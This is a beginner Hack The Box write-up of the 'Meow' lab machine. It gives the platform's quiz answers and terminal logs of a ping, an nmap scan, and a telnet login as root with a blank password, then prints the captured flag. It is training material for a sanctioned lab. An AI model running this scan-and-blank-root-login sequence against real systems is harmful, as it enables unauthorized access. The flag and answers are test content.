
Hack The Box: Meow Write-Up

Prepared by Akshai S


- **Difficulty**: Easy
- **Category**: Linux | Beginner
- **IP Address**: x.x.x.x (Use the one assigned to you by HTB)
- **Objective:** Connect to the target, explore the system, and capture the user flag from flag.txt.



A preconfigured, browser-based virtual machine with all the hacking tools you need pre-installed.

Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access

First, started the pwnbox directly from HTB using a working server.



TASK 1

What does the acronym VM stand for?

`******* ******e`

virtual machine

Hide Answer

TASK 2

What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

`*******l`

terminal


Hide Answer

TASK 3

What service do we use to form our VPN connection into HTB labs?

`******n`

Based on the task, couple of questions are asked and I correctly answered it .



TASK 3

What service do we use to form our VPN connection into HTB labs?

******n

openvpn

Hide Answer

TASK 4

What tool do we use to test our connection to the target with an ICMP echo request?

***g


ping

Hide Answer

TASK 5

What is the name of the most common tool for finding open ports on a target?

***p



What is the name of the most common tool for finding open ports on a target?

***p

nmap

Hide Answer

TASK 6

What service do we identify on port 23/tcp during our scans?

*****t

telnet


Hide Answer

TASK 7


What username is able to log into the target over telnet with a blank password?

***t

After pwning the machine, I successfully obtained the target's IP address. I used Pwnbox, Hack The Box’s in-browser virtual machine, to carry out the attack. It came pre-installed with Parrot OS, loaded with all the essential tools for penetration testing. This made it easier to perform enumeration, connect via Telnet, and capture the flag without setting up a local VM



```
┌─[us-starting-point-1-dhcp]─[10.10.14.214]─[akshais@htb-r4vkyjte4g]─[~]
└──╼ [★]$ ping 10.129.252.213
PING 10.129.252.213 (10.129.252.213) 56(84) bytes of data.
64 bytes from 10.129.252.213: icmp_seq=1 ttl=63 time=9.32 ms
64 bytes from 10.129.252.213: icmp_seq=2 ttl=63 time=10.3 ms
64 bytes from 10.129.252.213: icmp_seq=3 ttl=63 time=9.53 ms
^Z
[1]+  Stopped                 ping 10.129.252.213
┌─[us-starting-point-1-dhcp]─[10.10.14.214]─[akshais@htb-r4vkyjte4g]─[~]
└──╼ [★]$
```




```
64 bytes from 10.129.252.213: icmp_seq=1 ttl=63 time=9.32 ms
64 bytes from 10.129.252.213: icmp_seq=2 ttl=63 time=10.3 ms
64 bytes from 10.129.252.213: icmp_seq=3 ttl=63 time=9.53 ms
^Z
[1]+  Stopped                 ping 10.129.252.213
┌─[us-starting-point-1-dhcp]─[10.10.14.214]─[akshais@htb-r4vkyjte4g]─[~]
└──╼ [★]$ nmap  10.129.252.213
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-11 09:27 CDT
Nmap scan report for 10.129.252.213
Host is up (0.010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
┌─[us-starting-point-1-dhcp]─[10.10.14.214]─[akshais@htb-r4vkyjte4g]─[~]
└──╼ [★]$
```

- After launching the Pwnbox environment, I opened the terminal to start the task.
- I used the ping command to verify the target's availability on the network.

- Following that, I performed an nmap scan to detect active services running on the machine.
- The scan revealed that Telnet was enabled, so I connected to the target using Telnet and proceeded to retrieve the flag.




```
Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
┌─[us-starting-point-1-dhcp]─[10.10.14.214]─[akshais@htb-r4vkyjte4g]─[~
]
└──╼ [★]$ telnet  10.129.252.213
Trying 10.129.252.213...
Connected to 10.129.252.213.
Escape character is '^]'.

  Hack the Box


Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```




```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 11 Jul 2025 02:28:49 PM UTC

  System load:           0.02
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             145
  Users logged in:       0
  IPv4 address for eth0: 10.129.252.213
  IPv6 address for eth0: dead:beef::250:56ff:feb0:6e86

 * Super-optimized for small spaces - read how we shrank the memory
```

Logged in to the system using “ root ”. Then listed out the files in the system and open flag.txt file using “ cat flag.txt ”.




```
   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```



Meow has been Pwned!

Congratulations AkshaiS, best of luck in capturing flags ahead!

11 Jul 2025

PWN DATE

And with that, I successfully completed the Meow box — the machine was pwned, the flag captured, and the objective achieved!